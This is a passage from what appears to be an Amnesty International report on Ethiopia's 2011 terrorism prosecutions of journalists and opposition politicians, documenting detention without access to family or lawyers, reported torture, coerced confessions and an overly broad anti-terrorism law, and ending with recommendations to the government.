Andualem Arage is closely involved in the production of the UDJ party newspaper, which is regularly critical of government policy and practice. Andualem also issued a press statement with UDJ's New Year message that *'2004 ... must be a year of legal and peaceful struggle ... one that brings an all-round freedom to the Ethiopian people.'* He was arrested a few days later.

Shortly before his arrest in September, Zemene Molla, along with several small opposition parties applied for permission to hold a demonstration. He was arrested on 14 September, as they were awaiting their answer from Addis Ababa city council and preparing to hold a press conference the next day about the authorities' failure to grant their request.

Sileshi Hagos, a contributor to the Addis Ababa-based radio station 96.3 FM, was previously the director of a political monthly magazine *Change*, which reported on the activities of the opposition Ginbot 7 Movement for Justice, Freedom and Democracy before it was designated a terrorist entity by the Ethiopian government in June 2011. Sileshi Hagos is also the partner of journalist Reyot Alemu, who was arrested in June. Sileshi visited Reyot in Maikelawi on several occasions after her arrest. In July, shortly after Reyot's arrest, the authorities summoned Sileshi, interrogated him about his relationship with Reyot and confiscated his laptop.

Journalist Eskinder Nega has been previously harassed, arrested and prosecuted. His current prosecution on terrorism charges marks the eighth time that Eskinder has been arrested and prosecuted because of his activities as a journalist. Eskinder Nega, Andualem Arage and Debebe Eshetu were all tried on treason and other charges in the "CUD trial"¹⁴ between 2005 and 2007, along with Eskinder Nega's wife, journalist Serkalem Fasil, and 127 other opposition politicians, journalists and civil society activists, following post-election protests in 2005.¹⁵ All were found guilty, but subsequently released under presidential pardon. Eskinder, Andualem and Debebe have all been under close surveillance ever since their release in late 2007.

Yeshewale Yehunalem was a member of UDJ and a candidate for the Gojam constituency in the 2010 elections. His active participation in party activities reportedly ceased after the elections, because he experienced severe harassment during campaigning. The UDJ was not able to confirm whether Yehunalem was still a member. Andualem Ayalew Gelaw was a member of parliament for the Coalition for Unity and Democracy (CUD)¹⁶ between 2005 and 2010, and a candidate for the UDJ party in 2010. However, after the elections he fled to

¹⁴ Known as the 'CUD Trial' because the majority of defendants were members of the Coalition for Unity and Democracy, or were prosecuted on the basis of alleged affiliation with the Coalition

¹⁵ The 131 defendants in this trial also included Fasil Yenealem and Berhanu Nega (present at the trial) and Elias Kifle and Andargachew Tsige (tried in absentia), all four of whom are listed in the charge sheet in absentia in the case of 'Andualem Arage et al'

¹⁶ He represented the Ethiopian Democratic Party within the Coalition

Sudan after he received a threatening letter, requiring him to report to the police to explain language he had used during election campaigning. He was subsequently granted refugee status in Sudan. However, in November it transpired that he had been kidnapped by Ethiopian agents in Khartoum and forcibly taken back to Ethiopia. Amnesty International received reports that some low-level members of the Sudanese security services were complicit in the kidnapping. The charge sheet stated that Ayalew had been in detention in Maikelawi, Addis Ababa since 25 October.

THOSE CHARGED IN ABSENTIA

Media reports in March stated that Foreign Minister Hailemariam Desalegn asked the legal department of the Ministry of Foreign Affairs to prepare files against Ethiopians in exile in Europe, the United States and Canada, who were the most notable opponents of the government.

Elias Kifle, who was charged in absentia alongside Reyot Alemu and others in September, is the editor of the Ethiopian Review website which is frequently highly critical of government policy and practice and of specific individuals in the ruling party.

The 16 individuals charged in absentia alongside Andualem Arage and others, included five journalists, one human rights defender, the leader of a registered political opposition party, and a coordinator of Ethiopian opposition groups in exile, who is also the manager of Ethiopian Satellite Television.

Two of the journalists charged in absentia are Mesfin Negash and Abiye Teklemariam from the popular independent news website Addis Neger. In 2009, after experiencing sustained harassment and threats from the authorities, the management team of Addis Neger closed down the Ethiopia-based print version of the newspaper and a number of senior staff fled the country, including Negash and Teklemariam. Once in exile, Addis Neger established an online version of the newspaper which continues to comment on current affairs in Ethiopia.

The other journalists charged in absentia were Fasil Yenealem of Ethiopian Satellite Television (ESAT), Abebe Gelaw of Addis Voice radio and Board member of ESAT TV, and Abebe Belaw of Addis Dimts radio, also a Board member of ESAT.

The Addis Neger and Ethiopian Review websites are blocked inside Ethiopia, as are Addis Voice and Addis Dimts radio stations. ESAT TV broadcasts into Ethiopia via satellite. The station reports that they repeatedly have to find different channels for their broadcast, as their transmission has been blocked seven times in last year alone.

Obang Meto, the Director of the Anuak Justice Council, was also charged in absentia in November. The Anuak Justice Council is a non-governmental organisation (based outside Ethiopia) which conducts research and advocacy on the rights of Anuak people, who predominantly live in the south-western region of Gambella. Recent work by the Anuak Justice Council included reports and advocacy on land-grabbing – currently reported to be

happening on a wide scale in Gambella. The practice of land-grabbing involves the leasing of huge tracts of land to foreign companies, followed by relocation, often by force, of large numbers of the local population residing on the leased land. Also charged in absentia were Zelelie Tsegelassie, the leader of the opposition All Ethiopian Democratic Party who fled into exile after the 2010 elections, and Neamen Zeleke, reportedly a coordinator of Ethiopian opposition groups in exile and manager of ESAT.

The remaining eight charged in absentia include four members of Ginbot 7, Andargachew Tsige, Berhanu Nega, Efrem Madebo and Mesfin Aman; one member of the Amhara Democratic Force Movement (an armed opposition movement in exile, Colonel Alebel Amare); and three individuals whose political affiliation is not known, Desalegn Arage Wale, Wube Robe and Elias Molla.

Many of those charged in absentia have been arrested and prosecuted before. Fasil Yenealem and Berhanu Nega were both tried alongside Eskinder Nega and Andualem Arage during the 2005-2007 CUD trial, on treason and other charges.¹⁷ Elias Kifle and Andargachew Tsige were also tried in absentia in the CUD trial. They were all found guilty, but subsequently freed by presidential pardon. Fasil Yenealem and Berhanu Nega fled the country after their release. Berhanu Nega subsequently formed Ginbot 7 Movement for Justice, Freedom and Democracy.

EXAMPLES OF FREEDOM OF EXPRESSION USED AS EVIDENCE

The evidence listed against the defendants in charge sheets of the six cases includes items and relates to activities that appear to be examples of individuals exercising their right to freedom of expression and association, therefore suggesting that acts of peaceful opposition to the government are being interpreted as unlawful activities. These include activities and incidents where those charged have demonstrated diverse political opinions, have criticized the government, and have acted peacefully and legitimately as journalists or members of legal opposition parties.

Evidence cited in the charge sheets includes newspaper and website articles critical of the government, communication with news outlets known to be critical of the government, writing poems calling for political change, writing articles about the uprisings in the Middle East and

¹⁷ See above

North Africa and organising meetings to discuss reform.

Of the 51 pieces of evidence listed in the case of Reyot Alemu, Woubshet Taye, Zerihun Gebre-Egziabher, Hirut Kifle and Elias Kifle, 21 are articles from Elias Kifle's website Ethiopian Review. A number of the pieces of evidence listed relate to reports and photographs of the slogan Beka! in various locations in Addis Ababa. Beka means 'enough' in Amharic, Ethiopia's official language. The Beka! movement was a call for peaceful protests against the government to take place on 28 May 2011, which was the 20 year anniversary of the ruling party coming to power. The slogan Beka! began to appear in graffiti around the city and on pamphlets which were being anonymously distributed. There were reports that the government was undertaking a variety of activities to ensure that the Beka! protests did not happen, including threatening potential participants, monitoring internet cafes, and restricting news reports on the uprisings taking place across the Middle East and North Africa. Five pieces of evidence listed against Reyot Alemu and others in the charge sheet are explicitly referring to Beka! Some of the e-mails, telephone calls and photos listed as other pieces of documentary evidence are also believed to be related to the Beka! movement's call for peaceful protest. Article 30 of the Ethiopian Constitution protects the right of assembly, demonstration and petition stating "everyone has the right to assemble and to demonstrate together with others peaceably and unarmed, and to petition." Notwithstanding "appropriate regulations" which may be made in the interests of public convenience, such as the location and route of demonstrations, the right to call for peaceful protest is constitutionally guaranteed.

In the case of 69 members of the OFDM and OPC opposition parties, evidence cited in support of the charge of 'Provocation and Preparation' for Crimes against the Constitution or the state, includes poems, tracts and papers written by defendants, including one called 'What can we learn from the Egyptian civil disobedience?' and another called 'Oromo is a struggle against slavery'. Of 48 pieces of documentary evidence cited against the 69 individuals, 38 items are written confessions from defendants made in Maikelawi detention centre. As will be explained below, Amnesty International is concerned that a large proportion of these confessions may have been extracted under duress.

To date, Amnesty International has not been able to obtain the documentary evidence cited against the eight defendants present in the case of Andualem Arage, Eskinder Nega and others. The charge sheet states that evidence against the 16 charged in absentia will be produced when the defendants appear in court.

A number of those charged have reported that they were interrogated in detention about political opinions they had expressed or criticisms of the government they had made. For example, Zerihun Gebre-Egziabher reported that he was repeatedly questioned about statements his party issued about the Prime Minister, and asked why they were critical. Reyot Alemu reported that during interrogation she was asked repeatedly about her writings for the Ethiopian Review website, and why she had taken photographs of the Beka! slogan and distributed them to others. Bekele Gerba and Olbana Lelisa both reported that during interrogation they were questioned about their meetings with Amnesty International delegates. All of these acts which detainees were reportedly questioned about are examples of these individuals exercising their constitutionally and internationally protected rights to freedom of expression and association.

OVERLY BROAD DEFINITION OF TERRORISM

Amnesty International is concerned that the Anti-Terrorism Proclamation is being applied to stifle legitimate exercise of the right of freedom of expression and association.

The definition of terrorist activities under the 2009 Anti-Terrorism Proclamation is broad and imprecise. The vagueness of certain provisions means that the law could be used to criminalise the legitimate exercise of human rights, particularly the rights to freedom of expression and association, and does not allow individuals to know how to regulate their conduct in order to avoid committing criminal acts.

Article 6 of the Anti-Terrorism Proclamation – ‘Encouragement of Terrorism,’ proscribes ‘publishing or causing the publication of a statement that is likely to be understood by some or all of the members of the public... as a direct or indirect encouragement or other inducement to them to the commission or preparation or instigation of an act of terrorism.’ This definition is overly broad and fails to distinguish acts of peaceful criticism from incitement to violence and/or violent opposition.¹⁸ This provision enables the prosecution of journalists for reporting on the activities of proscribed groups or for simply referring in their articles to individuals or groups deemed to be terrorists. All 24 defendants in the case of ‘*Federal Prosecutor vs Andualem Arage and others*’ are charged under this article of the Anti-Terrorism Proclamation.

Article 3 of the Anti-Terrorism Proclamation lists the proscribed activities constituting ‘Terrorist Acts.’ These include the “serious interference or disruption of public services.” However, the provision does not define what constitutes ‘serious disruption,’ and nor does it distinguish between lawful and unlawful activities causing such a disruption, such as the legitimate exercise of freedom of association. For example, due to this lack of distinct definition, disruption to public transport services caused by a peaceful demonstration could be interpreted as a terrorist act. All five defendants in the case of ‘*Federal Prosecutor vs Elias Kifle and others*’ and all 24 in the case of ‘*Federal Prosecutor vs Andualem Arage and others*’ are charged under this article.

Article 5 on ‘Rendering Support to Terrorism’ prohibits the provision of “a skill, expertise or moral support” or “advice” to support a terrorist act or a terrorist organisation. The concept

¹⁸ In previous trials of opposition members and journalists, Ethiopian courts failed to make the distinction between peaceful criticism and civil disobedience and incitement to violence, in relation to other provisions of Ethiopia law. See for example Amnesty International, ‘Justice Under Fire: Trials of opposition leaders, journalists and human rights defenders in Ethiopia’, 29 July 2011, <http://www.amnesty.org/en/library/info/AFR25/002/2011/en>

'moral support' is vague, contravening the principle of legal certainty which requires that the law is formulated with sufficient clarity and precision that the individual has a proper indication of how the law limits his or her conduct, in order that the individual can regulate his or her conduct accordingly.¹⁹ Journalists Elias Kifle, Mesfin Negash and Abiye Teklemariam are charged under this article.

HIGH-LEVEL POLITICAL INTEREST IN THE ARRESTS AND TRIALS

The government has shown a high level of interest in the trials, and senior members of the government have made public statements about the guilt of the defendants.

In October, Prime Minister Meles Zenawi reportedly assured the national parliament that the defendants were all guilty. The Prime Minister was questioned in parliament by the only independent opposition MP, Girma Seifu. Seifu asked about the detention of journalists and politicians on terrorism accusations. The Prime Minister reportedly responded by saying that the government had abundant evidence that could prove the detainees' involvement in terrorism. The Prime Minister told the parliament, *"We did not take actions before gathering enough evidence that can prove their guilt before the court of justice. We waited until we made sure we have everything we need to convince the court they are terrorists."*

Also in October, in an interview with Norwegian newspaper Aftenposten, the Prime Minister declared that Swedish journalists, Schibbye and Persson, were accomplices to terrorists, saying *"They are, at the very least, messenger boys of a terrorist organization. They are not journalists."*

Other members of the government have also made regular comments on the guilt of the defendants, including when questioned about the arrests by journalists and other observers. For example, in June, shortly after the arrests of Woubshet Taye, Reyot Alemu, Zerihun Gebre-Egziabher and Dejene Tefera, a government spokesperson told Amnesty International

¹⁹ Any restrictions on freedom of expression "to be characterised as a "law", must be formulated with sufficient precision to enable an individual to regular his or her conduct accordingly." UN Human Rights Committee General Comment No. 34, para. 25. Article 15(1) of the International Covenant on Civil and Political Rights also imposes a more general requirement of legality for criminal offences, stating in part, "No one shall be held guilty of any criminal offence on account of any act or omission which did not constitute a criminal offence, under national or international law, at the time when it was committed"."

that the four had been arrested because they were found to be involved in terrorist acts. The spokesperson assured Amnesty International that the government would produce 'concrete evidence' of their guilt to the public and to a court of law.

Amnesty International is concerned that these comments could exert political pressure on the courts in a country where the judiciary lacks independence. The Ethiopian judicial system is heavily politicised; job security within the judiciary, including at the highest levels, are dependent upon membership of the ruling party. The comments of the Prime Minister, who has enormous individual influence, are particularly concerning.

Amnesty International is further concerned that some of these comments made by senior members of the government could violate the constitutional right of the defendants to be presumed innocent until proven guilty.²⁰ The UN Human Rights Committee has stated that all public authorities should "refrain from prejudging the outcome of a trial, e.g. by abstaining from making public statements affirming the guilt of the accused."²¹

In addition to the many comments made by senior officials on the guilt of the defendants, the government has indicated that the crackdown would continue. Prime Minister Meles Zenawi publically expressed an intention to arrest further members of the opposition, including senior figures. In October the Prime Minister told parliament that not only were all the journalists and opposition members arrested so far guilty of terrorism, but added that the government was collecting evidence against several other individuals in order to make another round of arrests. The Prime Minister reportedly stated "*There are people we are aware are involved in [terrorism] and have connections with terrorist groups. We only need more evidence before we take actions.*" The Prime Minister announced that the list included some of the senior leadership of Medrek – the Ethiopian Federal Democratic Unity Forum – a coalition of eight of the leading opposition parties in the country. The Prime Minister admitted that inadequate evidence existed against these individuals, but nevertheless declared them to be guilty of terrorism, "*We know in our hearts that they are involved in terrorism acts. However, we are aware that this is not enough before a court of law.*"

The high level political interest these cases strongly suggest that those arrested are political targets of the government, and that their arrests and prosecutions are based on their peaceful and legitimate expressions of dissent.

²⁰ Article 20, Ethiopian Constitution

²¹ UN Human Rights Committee, General Comment 32, para. 32

PART III – VIOLATIONS IN PRE-TRIAL DETENTION

RESTRICTIONS ON ACCESS TO FAMILY MEMBERS WHILE IN DETENTION

All of the opposition members and journalists whose arrests are cited in this document were initially detained in Maikelawi, the Federal Police Crime Investigation and Forensic Department in Addis Ababa. Individuals arrested for serious crimes, including political dissidents, are usually detained at Maikelawi. Numerous opposition members and journalists have frequently been detained there in the past, including Andualem Arage and Eskinder Nega. There are frequent reports that the rights of detainees are not respected in Maikelawi, and that torture is regularly used.

The 107 opposition members and journalists in detention who have been charged to date were moved to Kaliti prison, on the outskirts of Addis Ababa, after being charged.

The rights of detainees to communicate with others and to receive visits are fundamental safeguards against human rights violations such as torture, ill-treatment and disappearances. Detainees must be allowed to communicate with the outside world, subject only to reasonable conditions and restrictions.²²

At least 105²³ of the 114 journalists and opposition members arrested were denied access to family members for the first month of their detention in Maikelawi, and longer in some cases. Incommunicado detention – being held without access to family members and lawyers – significantly increases detainees' risk of being subjected to torture, other forms of ill-treatment or other violations of their rights.

Zerihun Gebre-Egziabher's family were not permitted to visit him for two months after his

²² Principle 19 of the UN Body of Principles for the Protection of All Persons under Any Form of Detention or Imprisonment, (Adopted by consensus by the UN General Assembly, 1988)

²³ Amnesty International was not able to obtain this information in the remaining nine of the 114 cases covered in this report

arrest. A family member of one of the Oromo detainees arrested in March also told Amnesty International that he was not permitted to see his brother for two months following his arrest.

The wife of one of the detainees reported that she had only been permitted to visit her husband on three occasions in five months. The wife of another detainee told Amnesty International that she was threatened with arrest when she requested to visit her husband in Maikelawi. In many cases, Amnesty International was told, families of the detainees were not informed of their relative's whereabouts for periods of up to two months after their initial arrest.

Many of the OFDM and OPC party members who were arrested were brought from across the Oromia region to Addis Ababa, which in some cases was 200 or 300 kilometers from their homes. This meant that it was impossible for their families to visit them in detention.

Some were initially detained in isolation from other prisoners as well as being denied access to visitors. For example, Zerihun Gebre-Egziabher, Woubshet Taye, Reyot Alemu and Eskinder Nega were all held in isolation cells during the initial stages of their detention.

Many relatives of those detained have complained to Amnesty International that even after access was granted it came with severe restrictions. In some instances family members have only been permitted less than five minutes visiting time with their relative. One or more police officers are present at all times during family visits, making private conversation impossible. In some cases police officers have intervened to disrupt conversations when family members tried to speak about sensitive issues such as torture. Some detainees say that the guards have given instructions on what subjects are permitted to be discussed during family visits. In October, Woubshet Taye and Zerihun Gebre-Egziabher were informed that their visiting arrangements had changed. Since then, visitors are only permitted to visit the two men for ten minutes per day. Visitors to some of the OFDM and OPC detainees have told Amnesty International that the same ten minute time restrictions are placed on their visits.

In some instances family members have been denied access to the pre-trial hearings of their relatives. One relative reported that the court officers told him that spectators were not permitted in terrorism cases. In several incidents wives and family members were denied entry to the court because, they were told, it was full. The wife of another detainee was simply denied access with no explanation. In several instances the time or date of the court hearing were changed at the last minute, causing family members to miss their relative's court appearance. One family member reported that she was slapped by a police officer when she tried to access her relatives' court hearing.

RESTRICTIONS ON THE RIGHT TO ACCESS A LAWYER

Prompt and regular access to a lawyer for a detainee is an important safeguard against torture, other ill-treatment, coerced confessions and other violations.²⁴ The Committee Against Torture has recently recommended to Ethiopia that they "... should take prompt and effective measures to ensure that all detainees are, in practice, afforded all fundamental legal safeguards from the very outset of their detention. These include, in particular, the rights of detainees: [...] to have prompt access to a lawyer [...]"²⁵

Prompt and regular access to a lawyer is also an "important element of the guarantee of a fair trial and an application of the principle of equality of arms."²⁶ The International Covenant on Civil and Political Rights provides that all accused persons have the right to "have adequate time and facilities for the preparation of his/her defence and to communicate with counsel of his/her own choosing."

In a small number of cases, legal representatives attempted to visit the detainees during the initial weeks of their detention, but were denied access in each instance. The significant majority of the 114 detainees listed in this report had no access to legal representatives during the first one to three months of their detention. In most cases this time period corresponded with the length of time the detainee spent in detention before they were charged and their trials subsequently began. Most detainees had access to a lawyer for the first time on the first day of their trials when they were allocated a state lawyer. In some cases of the OPC and OFDM detainees arrested in March and April this meant detainees spent four months in detention without access to a legal representative at any point.

Fear of punitive repercussions and harassment in cases of suspected political opponents deter private lawyers from representing the individuals. Lawyers representing defendants in similar previous cases have experienced significant harassment. Family members of the detainees have reported to Amnesty International that they have experienced difficulties in engaging legal representation for their relatives, due to lawyers' significant fears of repercussions.

²⁴ Human Rights Committee General Comment 20, para. 11; Committee Against Torture General Comment 2, para. 13; Report of the UN Special Rapporteur on torture, (E/CN.4/2003/68), 17 December 2002, para. 26(g); Report of the UN Special Rapporteur on torture, (A/56/156), 3 July 2001, para. 34; UN Body of Principles for the Protection of All Persons under Any Form of Detention or Imprisonment, Principles 17-18; UN Basic Principles on the Role of Lawyers, para.7.

²⁵ Concluding Observations of the CAT: Ethiopia, UN Doc.CAT/C/ETH/CO/1, 20 January 2011, para.12.

²⁶ UN Human Rights Committee, General Comment 32, para. 34

TORTURE AND OTHER FORMS OF ILL-TREATMENT

The use of torture against detainees in Maikelawi, including against journalists and political opposition members has been frequently reported. In August Amnesty International delegates repeatedly requested access to visit detainees in Maikelawi, but these requests were rejected by the authorities.

As stated above, denial of access to lawyers and family members significantly increases detainees' risk of being subjected to torture or other forms of ill-treatment. The information and reports obtained by Amnesty International from opposition members and journalists cited in this report suggest that many of the detainees experienced torture or other forms of ill-treatment. In all cases the torture and ill-treatment reportedly took place during the period when the detainees were denied access to family members.

The detainees reported that they were interrogated during the first two to three weeks of their detention in Maikelawi. A significant number of the 114 opposition members and journalists detained complained of torture and other forms of ill-treatment during interrogation in Maikelawi. These complaints were particularly prevalent among the detainees from the OPC and OFDM political parties. Torture and other forms of ill-treatment reported to Amnesty International included beating, kicking and punching, beating with objects, including with a chair, and pieces of wire and metal, being tied and suspended by the wrists from the wall or ceiling, sleep deprivation, forced physical activity over a long period, being held in isolation and being held in complete darkness for prolonged periods.

Several detainees told Amnesty International that their hands were tied to the wall above their heads for periods of two or three days, while they were beaten. One former detainee showed Amnesty International deep scars around his wrists, reportedly resulting from this treatment. Several detainees have reported that during the initial stages of detention they were held in complete darkness for sustained periods, up to two weeks in some cases.

Several detainees reported that during interrogation in Maikelawi they were forced to reveal their e-mail passwords. Some were severely beaten to reveal their passwords, another was verbally harassed and threatened in order to obtain the password. In several cases the contents of individuals' e-mail accounts have been cited as evidence against them.²⁷

²⁷ It was reported to Amnesty International that during the trial of Berhanu Emiru, e-mails were cited as evidence against him, which were later proven to have been fabricated. The e-mails were written from Berhanu's e-mail account after he had been arrested and was already detained in Maikelawi. The e-mails were withdrawn as evidence.

A number of detainees sustained injuries as a result of these acts. Those injured reported that they were subsequently denied access to medical care in Maikelawi.

Many of the members of Oromo political parties who were detained in March and April were arrested in various locations across the Oromia region and transferred to Addis Ababa, some from distances of 200 to 300 kilometers. A number of detainees now released, and family members of detainees still in custody, told Amnesty International that the detainees arrested in western Oromia were taken first to Ambo, a town on the way to Addis Ababa. The detainees were temporarily detained in Ambo in an unofficial place of detention, where they were badly beaten. Detention in un-gazetted places of detention puts detainees at greater risk of torture and other forms of ill-treatment.

Some further OPC and OFDM members were arbitrarily detained for varying lengths of time in other unofficial places of detention around the same period. One party member told Amnesty International that he had been held for three weeks in an unofficial place of detention, which he believed to be in Addis Ababa, where he was repeatedly beaten and whipped with metal wire. He showed Amnesty International deep scars in several places on his body which he said resulted from the beatings. He was hospitalised after his release due to the serious injuries he had sustained while in detention.

A number of the detainees complained in court during the pre-trial hearings that they had been subjected to torture or other forms of ill-treatment in Maikelawi. OFDM official Berhanu Emiru, arrested in April, complained in a pre-trial hearing that he had been repeatedly beaten and subject to inhuman and degrading treatment in Maikelawi. The court reportedly refused to consider his complaint.

In August, opposition politician Zerihun Gebre-Egziabher and journalist Woubshet Taye both complained during pre-trial hearings that they had experienced torture whilst detained in Maikelawi.²⁸ Zerihun reported that he had sustained injuries as a result of beating, including suspected broken ribs and pain in his ear, and told the court that he required medical attention. The court reportedly dismissed Woubshet's complaint with no further investigation. In response to Zerihun's complaint, the court instructed that any ill-treatment of Zerihun should cease, and ordered that Zerihun should be taken to a hospital for treatment. Although Zerihun experienced no further ill-treatment after this court appearance, he was not taken to a hospital nor allowed a doctor's visit. He says that the guards in Maikelawi told him that "*there are no health services for terrorists.*" In November, after Zerihun had been moved to Kaliti prison, he was finally given permission to see a nurse and received medication for his injuries.

On 10 November, during the hearing at which he and his co-defendants were charged, Nathaniel Mekonnen complained to the court that he had been constantly subjected to torture and other forms of ill-treatment in detention. Nathaniel reported that he had been repeatedly beaten and deprived of sleep over a period of 23 days.

²⁸ The two men were detained in Maikelawi after their arrests in June until they were charged in September and moved to Kaliti prison

Amnesty International understands that there has been no further investigation into any of these complaints of the use of torture, or any attempt to identify the perpetrators. Amnesty International raised these reports of ill-treatment with various representatives of the Ethiopian government. On each occasion a variation of the same response was received – the government representatives all denied that torture takes place at Maikelawi, though they acknowledge that these and other allegations have not been investigated. In August an official from the Ministry of Justice told Amnesty International that investigations into allegations of torture at Maikelawi did not need to take place because he knew that such things did not happen.²⁹

EVIDENCE ELICITED BY TORTURE OR OTHER ILL-TREATMENT

Amnesty International has received reports that a large number of the defendants in the six trials of opposition members and journalists were forced, under duress, to sign confessions or to sign other documents that would be presented against them as evidence. In the case of the group of 69 members of the OFDM and OPC parties *'Teshale Bekashi et al'*, the charge sheet lists written confessions as evidence against 38 defendants. According to OPC party officials a large number of these detainees were coerced into signing the confessions.

A defendant in one of the other cases reported that during his interrogation attempts were repeatedly made to force him to sign various incriminating documents to acknowledge ownership of them. Two detainees have reported that they were tortured to force them to reveal their e-mail password. E-mails allegedly found in the accounts of both defendants have been listed as evidence against them in the charge sheets. Two other defendants reported that during interrogation they were heavily pressurised to testify against other members of the group with whom they were arrested.

INADMISSIBILITY OF EVIDENCE ELICITED BY TORTURE OR OTHER ILL-TREATMENT

Article 15 of the UN Convention Against Torture makes clear that any statement obtained by torture must be declared inadmissible in any proceedings.³⁰ The Ethiopian Constitution states that “persons arrested shall not be compelled to make confessions or admissions which could be used in evidence against them. Any evidence obtained under coercion shall not be admissible.”³¹ Nevertheless, confessions and other information elicited by torture have

²⁹ Amnesty International meeting with Ministry of Justice, Addis Ababa, 19 August 2011

³⁰ See also, regarding article 7 ICCPR, Human Rights Committee General Comment 20, para. 12.

³¹ Article 19(5), Ethiopian Constitution.

been admitted as evidence in previous trials in Ethiopia, including in high profile trials of opposition members and journalists.³² Ethiopian law does not have specific, detailed provisions regulating the admissibility and exclusion of evidence, including the standards that such evidence needs to meet before being admissible in a criminal case.

Claims that evidence, including confessions and signatures on incriminating documents, were extracted under duress in these six cases should be immediately investigated, and if it is established that the evidence did arise as a result of torture or coercion, such evidence must be excluded by the court. Further, all allegations of torture must be thoroughly and impartially investigated, in order to hold possible perpetrators to account. However, according to the information received by Amnesty International, no moves have been made to initiate investigations in either area.

³² See Amnesty International, 'Justice Under Fire: Trials of opposition leaders, journalists and human rights defenders in Ethiopia', 29 July 2011, <http://www.amnesty.org/en/library/info/AFR25/002/2011/en>

PART IV - SYSTEMATIC TRIAL MONITORING ESSENTIAL

Based on the foregoing, Amnesty International believes that the individuals cited in this report have been arrested primarily because of their criticism of government policy and practice, and that the high level of political interest in the cases increases the possibility of influence in the outcomes of the trials. The human rights violations widely reported to have taken place while in pre-trial detention, and already raised in court several times with no result, raise further concerns that these individuals will not receive a fair trial and that they will be convicted for exercising their right to freedom of expression and association.

Amnesty International believes that it is essential that all six trials mentioned in this report are closely and systematically monitored for their compliance with international fair trial standards.

The role of monitoring the trials would normally be taken by a strong and independent civil society. However, no human rights organisations in Ethiopia are currently in a position to undertake trial monitoring.³³ Recently enforced civil society legislation has had a devastating impact on human rights organisations significantly limiting their ability to function.³⁴

In the absence of a functioning civil society Amnesty International is calling on the representatives of the international community in Addis Ababa to take up the role of monitoring the trials. This is not without precedent. Ethiopia's foreign partners closely monitored the CUD trial of opposition members and journalists which took place between 2005-2007, in which Eskinder Nega, Andualem Arage and 129 other opposition members, journalists and human rights defenders were prosecuted. The Council of the European Union appointed a full-time trial observer, although the findings of the observer were never made public. EU embassy staff monitored these trials on a rotating basis, and a US embassy staff member was also present.

The six trials highlighted in this document must be afforded the same significance by the international community as the trial which took place between 2005 and 2007. Both series of trials – involving the large scale prosecution of opposition members and journalists – indicate a significant crackdown on free expression. It is essential that systematic monitoring be conducted on all six, to hold judicial authorities to account regarding their obligation to respect international standards of fair trial and their obligation to protect the rights of freedom of expression and association from criminalisation.

³³ International human rights organisations are severely constrained in their ability to access Ethiopia. Amnesty International delegates were expelled from Ethiopia in August 2011

³⁴ Charities and Societies Proclamation (No.621/2009)

CONCLUSION: ONGOING CRACKDOWN AND THE WIDER IMPACT ON FREEDOM OF EXPRESSION

As the Prime Minister already intimated in October when he told parliament that further arrests would take place, the crackdown continues. In the first week of December Amnesty International received reports that at least 135 people had been arrested across Oromia, including members and supporters of the OPC and OFDM political parties. The Prime Minister's speech in parliament also indicated that figures among the senior leadership of Medrek – the Ethiopian Federal Democratic Unity Forum – a coalition of eight of the leading opposition parties in the country, are also at risk of arrest.

The arrests and prosecutions of 2011 have had a wider impact on freedom of expression in Ethiopia. They send a chilling message to others who dare to criticise or question the policies and actions of the government – to either self-censor or risk arrest. The threat of this message has caused at least three journalists and one opposition member to flee the country in late 2011.

In September journalist Argaw Ashine fled the country after he was mentioned in a Wikileaks cable and summoned by officials from the Government Communication Affairs Office and by the Federal Police for interrogation over his sources.

In September and October, the government-run publication Addis Zemen, heightened its campaign to discredit the Awramba Times newspaper, the publication which Woubshet Taye wrote for before his arrest. In 2009, the management team of the popular, independent Addis Neger newspaper shut down the print version of the newspaper and a number of senior editors and journalists fled the country after a smear campaign in the same government-run publication. Two of the journalists from Addis Neger were among the group charged in absentia on 10 November. In September and October Addis Zemen was particularly targeting Dawit Kebede, founder and managing editor of the Awramba Times, and calling for his arrest. In November, Kebede was informed by a reliable source that his arrest was imminent prompting him to flee the country. Journalist Abebe Tola, who wrote for Fitih newspaper, the same publication that Reyot Alemu wrote for, also fled the country in November after being threatened with arrest by the authorities. UDJ member Tesfaye Degu, who wrote for the party newspaper along with Andualem Arage, also fled in November after being threatened, he reported, for criticising the Prime Minister.

The ongoing events of 2011 suggest that the Ethiopian government is determined to destroy the few remaining traces of freedom of expression in the country. Individuals and publications who hold different opinions, represent different political parties or attempt to provide independent commentary on political developments, are no longer tolerated in Ethiopia.

RECOMMENDATIONS

TO THE GOVERNMENT OF ETHIOPIA

Amnesty International calls on the government of Ethiopia to:

The right to fair trial

- Take all appropriate steps to ensure that the opposition members and journalists on trial in Ethiopia receive trials that meet international standards of fairness;
- Ensure that claims that evidence, including confessions and signatures on incriminating documents were extracted under duress in these six cases are immediately investigated, thoroughly and impartially, and if it is established that the evidence did arise as a result of torture or coercion, such evidence must be excluded by the court;
- Immediately end any of the current trials of opposition members and journalists where the defendants are being prosecuted solely on account of their peaceful exercise of their rights to freedom of expression, association and assembly; and immediately and unconditionally release anyone detained on charges based on these activities;
- Allow for systematic monitoring of the trials by the diplomatic community. Ensure that key information, including location and time of hearings, is available to the public on a timely basis;

Torture and ill-treatment

- Initiate prompt, thorough, effective and impartial investigations into all allegations of torture or other ill-treatment made by detainees in the six cases cited in this document, and ensure that, should there be enough admissible evidence, suspected perpetrators are prosecuted and tried in a fair trial in accordance with international standards, with no possibility of the death penalty.

Arbitrary detentions and disappearances

- Ensure that the Ministry of Justice and law enforcement bodies make available full details of all those arrested during 2011, including information on members of the OPC and OFDM parties, students from Jimma, Haromaya and Nekemte, and other individuals arrested in Oromia. Information must include the names, current location and detention status of all detainees;
- Ensure that any of those detained who have not yet been charged are immediately brought before a judicial officer to challenge the legality of their detention;

- Ensure that all detainees are promptly charged with a recognizable criminal offence, or are released immediately and unconditionally;
- Immediately inform the families of anyone currently in detention of their whereabouts, and permit access to the detainee;
- Guarantee that all detainees must be given prompt and full access to legal representatives;
- Guarantee that arrested persons are never detained in un-gazetted places of detention. Immediately move any detainees currently held in an unofficial place of detention to a recognized detention centre;

Treatment of detainees

- Publicly declare that no one, including detainees, should be tortured or subjected to other cruel, inhuman or degrading treatment or punishment, and ensure this is fully implemented by police and other law enforcement authorities;
- Extend access to prisons and other places of detention and prisoners (and other persons deprived of their liberty), to independent non-governmental bodies such as the International Committee of the Red Cross (ICRC), which is not currently allowed access to prisons and detention centres in Ethiopia; allow such bodies to independently inspect and monitor prison conditions, and consider their recommendations on conditions and treatment in detention.

TO THE INTERNATIONAL COMMUNITY

